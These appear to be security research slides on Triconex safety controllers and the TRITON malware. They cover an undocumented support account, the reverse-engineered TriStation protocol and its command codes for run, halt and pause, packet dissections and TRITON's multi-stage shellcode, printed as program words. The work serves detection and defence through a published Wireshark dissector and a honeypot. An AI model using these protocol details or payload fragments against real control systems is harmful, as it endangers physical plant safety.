15 0x0004|1|Unused;Slot|Unused|----
16 0x0001|0|DI ;115;V |Discrete Input, 115 V, 32 points|3501/E/T/TN
17 0x0002|0|DI ;48 ;V |Discrete Input, 48 V, 32 points|3502/E/EN
18 0x0003|0|DI ;24 ;V |Discrete Input, 24 V, 32 points|3503/E/EN
19 0x0007|0|DI ;24V;LT |Discrete Input, 24 V, Low Threshold, 32 points|3505/E/EN
20 0x000b|0|DI ;230;V |Discrete Input, 230 V, 32 points|3508/E
21 0x0011|0|DO ;115;VAC|Discrete Output, 115 VAC, 16 points|3601/E/T/TN
22 0x0013|0|DO ;120;VDC|Discrete Output, 120 VDC, 16 points|3603/B/E/T/TN
23 0x0014|0|DO ;24 ;VDC|Discrete Output, 24 VDC, 16 points|3604/E/EN
24 0x0017|0|DO ;48 ;VAC|Discrete Output, 48 VAC, 16 points|3608/E
25 0x0018|0|DO ;48 ;VDC|Discrete Output, 48 VDC, 16 points|3607/E/EN
26 0x001d|0|DO ;24 ;VDC|Discrete Output, 24 VDC, 16 points|6603
27 0x001e|0|DO ;48 ;VDC|Discrete Output, 48 VDC, 16 points|6602
28 0x001f|0|DO ;115;VAC|Discrete Output, 115 VAC, 16 points|6601
29 0x0020|0|AI ;0- ;10V|Analog Input, 10 V input, 32 points|3701/N
30 0x0021|0|AI ;0- ;5V |Analog Input, 5 V input, 32 points|3700/A/AN
```




- **One User to rule them all**
  - Default user: **Manager**
  - Initial Level User: **1 (highest privilege)**
  - Error message: *“You are not authorized to open this project because your **user name** was not found in the project”*
  - ...but there is a way





Undocumented Users



Debugging messages: let's try! 😊



User: Manager

User: REDUCTED



```
log_manager@el:~$
1 ***** Building application images *****
2 == Verifying the versions of compiler, linker, assembler, and code generators...
3 == Validating all packages...
4 == Verifying all installed headers...
5 == Building configuration...
6 == Initializing program 'blink_led'...
7 == Creating program instances
8 == Generating executable code(s):
9 == Assembling libraries for TriCore...
10 == Linking for TriCore...
11 == Validating symbols...
12 The estimated stack size is 832 bytes.
13 $ EROR(s): 0 WARNINg(s):
14
15 =====
16 Initialization Table Information
17 =====
18 The total # of bytes in the current project are as follows:
19 2 * 8 = 16 (overhead)
20
21 NOCL: 0 * 4 = 0
22 DINT: 0 * 4 = 0
23 REAL: 0 * 4 = 0
24 TIME: 0 * 2 = 0
25 TOTAL: 16
26 =====
27 == Backing up project to 'BND-LED_01_0_Symbolic.DWL'
28
```

```
log_manager@el:~$
279 * blink -o -L LIBOBJ.ELF -o LIBOBJ.MO LIBOBJ.ASM
280 * blink -o -TRIPACK.ELF & Platform.MCA LIBOBJ.MO
281 * ...BND-LED_01_0_Symbolic.DWL
282 * Defaults -o -SECARCH.ELF & Platform.MCA
283 * ...0000014F.ELF
284 * search -o -SECARCH.ELF & Platform.MCA 0000014F.ELF
285 * blink -o 0000014F.ELF 0000014F.ELF 0000014F.ELF
286 * blink -o -o 0000014F.ELF -o 0000014F.MO 0000014F.ELF
287 * TRIPACK -o -TRIPACK.ELF & Platform.MCA 0000014F.MO
288 * TRIPACK -o -TRIPACK.ELF & Platform.MCA 0000014F.MO
289 * ...0000014F.ELF
290 * search -o -SECARCH.ELF & Platform.MCA 0000014F.ELF
291 * blink -o 0000014F.ELF 0000014F.ELF 0000014F.ELF
292 * blink -o -o 0000014F.ELF -o 0000014F.MO 0000014F.ELF
293 * TRIPACK -o -TRIPACK.ELF & Platform.MCA 0000014F.MO
294 * TRIPACK -o -TRIPACK.ELF & Platform.MCA 0000014F.MO
295 * blink -o -blink_led.ELF -blink_led.ELF -blink_led.ELF
296 * blink -o -o -blink_led.ELF -o -blink_led.MO -blink_led.ELF
297
298 == Extracting ROM files...
299 * ...ALARM.ELF Copied from project
300 * ...DCLIN.ELF Copied from project
301 * ...STDLIN.ELF Copied from project
302 * ...TRILIN.ELF Copied from project
303 * ...Tallink.elf Copied from project
304 * ...Tallink.elf Copied from project
305 * ...Tallink.elf Copied from project
306 * ...Tallink.elf Copied from project
307 * ...Tallink.MCA Copied from project
308 * ...DCLIN.MCA Copied from project
309 * ...STDLIN.MCA Copied from project
310 * ...DCLIN.MCA Copied from project
311 * ...ALARM.MCA Copied from project
312 == Assembling libraries for TriCore...
313 == Linking for TriCore...
314 * blink -o Platform.ELF -o -LINKOBJ.ELF -o -LINKOBJ.MO Platform.MCA Platform.MCA
315 * blink -o -TRILIN.ELF -o -TRILIN.MO Platform.MCA
316 == Validating symbols...
317 The estimated stack size is 832 bytes.
318 $ EROR(s): 0 WARNINg(s):
319
320 =====
321 Initialization Table Information
322 =====
323 The total # of bytes in the current project are as follows:
324 2 * 8 = 16 (overhead)
325
326 NOCL: 0 * 4 = 0
327 DINT: 0 * 4 = 0
328 REAL: 0 * 4 = 0
329 TIME: 0 * 2 = 0
330 TOTAL: 16
331 =====
332 == Backing up project to 'BND-LED_01_0_Symbolic.DWL'
333
```



**Schneider Electric** acknowledges that in the **4.9.0** and earlier versions of the **Tristation software**, a fixed support account was used to provide our customers the best possible service.

As cybersecurity norms evolved, our product did as well.

In the **4.9.1 and later version** of the Tristation software this fixed account was made public in our user **documentation** and an option (including a recommendation) to delete these fixed accounts was provided.

In today's security-enhanced installation of the Tristation software this fixed support account **no longer is present**.

**This includes during upgrades from older, unsecured versions of the Tristation software, to the current security-enhanced version, where the fixed support account is removed entirely.**

## What to know?

- Trying to understand the protocol from ground zero would take a considerable amount of time!
  - LOTS of reverse engineering effort needed
- The current TriStation UDP/IP protocol 'was' little understood
  - Natively implemented through the TriStation 1131 software suite

Work smarter, not harder....







## TricCom.dll - Tristation 1131

## TS\_cnames.py - TRITON

```

3C 32 32 36 3E 00 00 00 3C 32 32 35 3E 00 00 00 <226>...<225>...
3C 32 32 34 3E 00 00 00 50 72 6F 67 72 61 6D 20 <224>...Program
6E 61 6D 65 20 69 73 20 69 6E 76 61 6C 69 64 00 name.is.invalid.
49 6E 76 61 6C 69 64 20 50 6F 69 6E 74 20 4C 6F Invalid.Point.Lo
63 61 74 69 6F 6E 00 00 49 6E 76 61 6C 69 64 20 cation..Invalid.
70 6F 69 6E 74 20 74 79 70 65 00 00 42 61 64 20 point.type..Bad.
6F 66 66 73 65 74 20 66 6F 72 20 61 6E 20 49 2F offset.for.an.I/
4F 20 70 6F 69 6E 74 00 3C 32 31 39 3E 00 00 00 O.point.<219>...
3C 32 31 38 3E 00 00 00 40 6F 64 75 6C 65 20 61 <218>...Module.a
64 64 72 65 73 73 20 69 73 20 69 6E 76 61 6C 69 dddress.is.invali
64 00 00 00 42 61 64 20 49 6E 64 65 78 20 66 6F d...Bad.Index.fo
72 20 61 20 6D 6F 64 75 6C 65 00 00 3C 32 31 35 r.a.module..<215
3E 00 00 00 43 6F 6D 6D 61 6E 64 20 6E 6F 74 20 >...Command.not.
69 6E 20 63 6F 72 72 65 63 74 20 73 65 71 75 65 in.correct.seque
6E 63 65 00 42 61 64 20 63 6F 6E 74 72 6F 6C 20 nce.Bad.control.
70 72 6F 67 72 61 6D 20 76 65 72 73 69 6F 6E 00 program.version.
48 65 79 20 73 65 74 74 69 6E 67 20 70 72 6F 68 Key.setting.proh
69 62 69 74 73 20 74 68 69 73 20 6F 70 65 72 61 ibits.this.opera
74 69 6F 6E 00 00 00 00 54 68 65 20 64 6F 77 6E tion....The.down
6C 6F 61 64 20 74 69 6D 65 20 6D 69 73 6D 61 74 load.time.mismat
63 68 65 73 00 00 00 00 41 20 4E 65 74 77 6F 72 ches....A.Networ
6B 20 69 73 20 6D 69 73 73 69 6E 67 00 00 00 00 k.is.missing....
3C 32 30 39 3E 00 00 00 4E 65 74 77 6F 72 6B 20 <209>...Network.
69 73 20 6F 75 74 20 6F 66 20 72 61 6E 67 65 00 is.out.of.range.
4E 6F 74 20 6C 6F 61 64 69 6E 67 20 61 20 63 6F Not.loading.a.co
6E 74 72 6F 6C 20 70 72 6F 67 72 61 6D 00 00 00 ntrol.program...
43 6F 6E 74 72 6F 6C 20 70 72 6F 67 72 61 6D 20 Control.program.
6E 6F 74 20 76 61 6C 69 64 00 00 00 4E 6F 20 6D not.valid...No.m
65 6D 6F 72 79 20 61 76 61 69 6C 61 62 6C 65 00 emory.available.
43 6F 6E 74 72 6F 6C 20 70 72 6F 67 72 61 6D 20 Control.program.
63 68 65 63 6B 73 75 6D 20 65 72 72 6F 72 00 00 checksum.error..

```

```

204: 'Control program checksum error',
205: 'No memory available',
206: 'Control program not valid',
207: 'Not loading a control program',
208: 'Network is out of range',
209: 'Not enough arguments',
210: 'A Network is missing',
211: 'The download time mismatches',
212: 'Key setting prohibits this operation',
213: 'Bad control program version',
214: 'Command not in correct sequence',
215: '<215>',
216: 'Bad Index for a module',
217: 'Module address is invalid',
218: '<218>',
219: '<219>',
220: 'Bad offset for an I/O point',
221: 'Invalid point type',
222: 'Invalid Point Location',
223: 'Program name is invalid',

```



- Don't need full RE, focus only on a few interesting packet types
  - Attacker does not need a full protocol parser

## TricCom.dll – TriStation 1131

```
1 int __thiscall CAPLTricon::Run(CAPLTricon *this)
2 {
3     return CAPLTricon::SendRequest(this, 20u, 0x6Du, 0, 0);
4 }
```

```
1 int __thiscall CAPLTricon::Pause(CAPLTricon *this)
2 {
3     return CAPLTricon::SendRequest(this, 22u, 0x6Fu, 0, 0);
4 }
```

```
1 int __thiscall CAPLTricon::Halt(CAPLTricon *this)
2 {
3     return CAPLTricon::SendRequest(this, 21u, 0x6Eu, 0, 0);
4 }
```

## TS\_cnames.py - TRITON

```
TS_cnames = {-1: 'Not set',
0: 'Start download all',
1: 'Start download change',
2: 'Update configuration',
3: 'Upload configuration',
4: 'Set I/O addresses',
5: 'Allocate network',
6: 'Load vector table',
7: 'Set calendar',
8: 'Get calendar',
9: 'Set scan time',
10: 'End download all',
11: 'End download change',
12: 'Cancel download change',
13: 'Attach TRICON',
14: 'Set I/O address limits',
15: 'Configure module',
16: 'Set multiple point values',
17: 'Enable all points',
18: 'Upload vector table',
19: 'Get CP status',
20: 'Run program',
21: 'Halt program',
22: 'Pause program',
23: 'Do single scan',
```



```

1 2018-03-20 14:05:51.071836. 192.168.1.88 192.168.1.2 TRISTATION 48 33279 - 1582 Len=6
2 2018-03-20 14:05:51.082132. 192.168.1.2 192.168.1.88 TRISTATION 64 1582 - 33279 Len=6 [ETHERNET FRAME CHECK SEQUENCE]
3 2018-03-20 14:05:51.090787. 192.168.1.88 192.168.1.2 TRISTATION 58 33279 - 1582 Len=16
4 2018-03-20 14:05:51.239848. 192.168.1.2 192.168.1.88 TRISTATION 244 1582 - 33279 Len=282
5 2018-03-20 14:05:51.248762. 192.168.1.88 192.168.1.2 TRISTATION 66 33279 - 1582 Len=24
6 2018-03-20 14:05:51.437748. 192.168.1.2 192.168.1.88 TRISTATION 308 1582 - 33279 Len=338
7 2018-03-20 14:05:51.438839. 192.168.1.88 192.168.1.2 TRISTATION 66 33279 - 1582 Len=24
8 2018-03-20 14:05:51.614398. 192.168.1.2 192.168.1.88 TRISTATION 168 1582 - 33279 Len=126
9 2018-03-20 14:05:51.615164. 192.168.1.88 192.168.1.2 TRISTATION 66 33279 - 1582 Len=24
10 2018-03-20 14:05:51.836427. 192.168.1.2 192.168.1.88 TRISTATION 1092 1582 - 33279 Len=1050
11 2018-03-20 14:05:51.839161. 192.168.1.88 192.168.1.2 TRISTATION 66 33279 - 1582 Len=24
12 2018-03-20 14:05:52.008564. 192.168.1.2 192.168.1.88 TRISTATION 64 1582 - 33279 Len=18 [ETHERNET FRAME CHECK SEQUENCE]
13 2018-03-20 14:05:52.009106. 192.168.1.88 192.168.1.2 TRISTATION 66 33279 - 1582 Len=24
14 2018-03-20 14:05:52.224378. 192.168.1.2 192.168.1.88 TRISTATION 592 1582 - 33279 Len=558
15 2018-03-20 14:05:52.225028. 192.168.1.88 192.168.1.2 TRISTATION 66 33279 - 1582 Len=24

* Frame 4: 244 bytes on wire (1952 bits), 244 bytes captured (1952 b
* Ethernet II, Src: 40:00:00:00:00:02 (40:00:00:00:00:02), Dst: Vmwa
* Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.88
* User Datagram Protocol, Src Port: 1582, Dst Port: 33279
* TriStation Protocol
  * TCM communication:
    5 [COMMAND REPLY]
    Channel: 0
    data_len: 196
  * TS communication:
    path: 1 [Controller --> Workstation]
    cid: 1
  * Command: 108 [Get CP status response]
    unk: 256
    loadIn: 0
    modIn: 0
    loadState: 13
    singleScan: 0
    cpValid: 1
    keyState: 0x01 [Program]
    runState: 0x00 [Running]
    my: 128
    us: 2147483648
    ds: 1873741824
    heapMin: 1618612816
    heapMax: 4261478319
    fstat: 0
    project_minor: 23784
    project_major: 0
    project_timestamp: 33618549
    project: NOZOMI
  
```

We built a dissector for Wireshark:


- Available on GitHub (see the link below)
- Feel free to improve it and help the community grow our knowledge



<https://github.com/NozomiNetworks/tricotools>



# DEMO: Triconex HoneyPot



The background image shows a close-up of an industrial control panel. On the left, there is a large analog ammeter with a scale from 0 to 720, marked at 200, 400, and 600. The needle is positioned at approximately 300. To its right is a smaller analog voltmeter with a scale from 0 to 50, marked at 20 and 30. The needle is at approximately 40. Below the meters, there are various electrical components, including a black toggle switch and a terminal block with several wires. The entire scene is overlaid with a semi-transparent blue rectangle containing the title text.

# Analysis of the TRITON Modules



Stage 1: Argument-Setting Shellcode

Stage 2: Implant Installer (**inject.bin**)

Stage 3: Backdoor Implant (**imain.bin**)

Stage 4: Missing OT Payload


- DEMO of how it could act like



# Multi-Stage Payload



- Shellcode searches DRAM until it finds **Control Program (CP)** status structure, writes attacker-supplied *value* to ***fstat*** field
- Attacker queries status to check for success, uses *value* as argument (wait time & step number) for stage 2



# Multi-Stage Payload - *fstat*

No.	Time	Source	Destination	Protocol	Length	Info
73	2018-03-20 14:05:58.018908..	192.168.1.88	192.168.1.2	TRISTATION	68	33279 → 1502 Len=26
74	2018-03-20 14:05:58.290242..	192.168.1.2	192.168.1.88	TRISTATION	64	1502 → 33279 Len=16 [ETHERNET FRAME CHECK SEQUENCE INCO
75	2018-03-20 14:05:58.290758..	192.168.1.88	192.168.1.2	TRISTATION	164	33279 → 1502 Len=122
76	2018-03-20 14:05:58.424707..	192.168.1.2	192.168.1.88	TRISTATION	64	1502 → 33279 Len=16 [ETHERNET FRAME CHECK SEQUENCE INCO
77	2018-03-20 14:05:58.425142..	192.168.1.88	192.168.1.2	TRISTATION	58	33279 → 1502 Len=16
78	2018-03-20 14:05:58.813948..	192.168.1.2	192.168.1.88	TRISTATION	64	1502 → 33279 Len=16 [ETHERNET FRAME CHECK SEQUENCE INCO
79	2018-03-20 14:05:58.813498..	192.168.1.88	192.168.1.2	TRISTATION	58	33279 → 1502 Len=16
80	2018-03-20 14:05:59.013346..	192.168.1.2	192.168.1.88	TRISTATION	244	1502 → 33279 Len=202
81	2018-03-20 14:05:59.014675..	192.168.1.88	192.168.1.2	TRISTATION	58	33279 → 1502 Len=16
82	2018-03-20 14:05:59.219677..	192.168.1.2	192.168.1.88	TRISTATION	244	1502 → 33279 Len=202
83	2018-03-20 14:05:59.224767..	192.168.1.88	192.168.1.2	TRISTATION	58	33279 → 1502 Len=16
84	2018-03-20 14:05:59.417425..	192.168.1.2	192.168.1.88	TRISTATION	244	1502 → 33279 Len=202

```

cid: 0
+ Command: 35 [Allocate program]
  id: 3
  next: 1
  full_chunks: 24
  offset: 0
  program_blocks (4 bytes): 24
+ Programs:
  program: 0x8000403c [1]
  program: 0x80006280 [2]
  program: 0x4000003c [3]
  program: 0x4020037c [4]
  program: 0x1c000240 [5]
  program: 0x04006280 [6]
  program: 0x6000003c [7]
  program: 0x4020037c [8]
  program: 0x0c000240 [9]
  program: 0x18004238 [10]
  program: 0x1c000048 [11]
  program: 0x8000003c [12]
  program: 0x00018460 [13]
  program: 0x4020027c [14]
  program: 0x18000048 [15]
  program: 0x04004238 [16]
  program: 0xc4ffff4b [17]
  program: 0x0000003c [18]
  program: 0x01800460 [19]
  program: 0x00000290 [20]
  program: 0xffff6038 [21]
  program: 0x02000044 [22]
  triton signature: 0x423c976f
  TScksum: 0x0c9b6005 (210460677)
+ [Expert Info (Error/Malformed): TRITON malware detected! ]
seq_num: 36
  
```

```

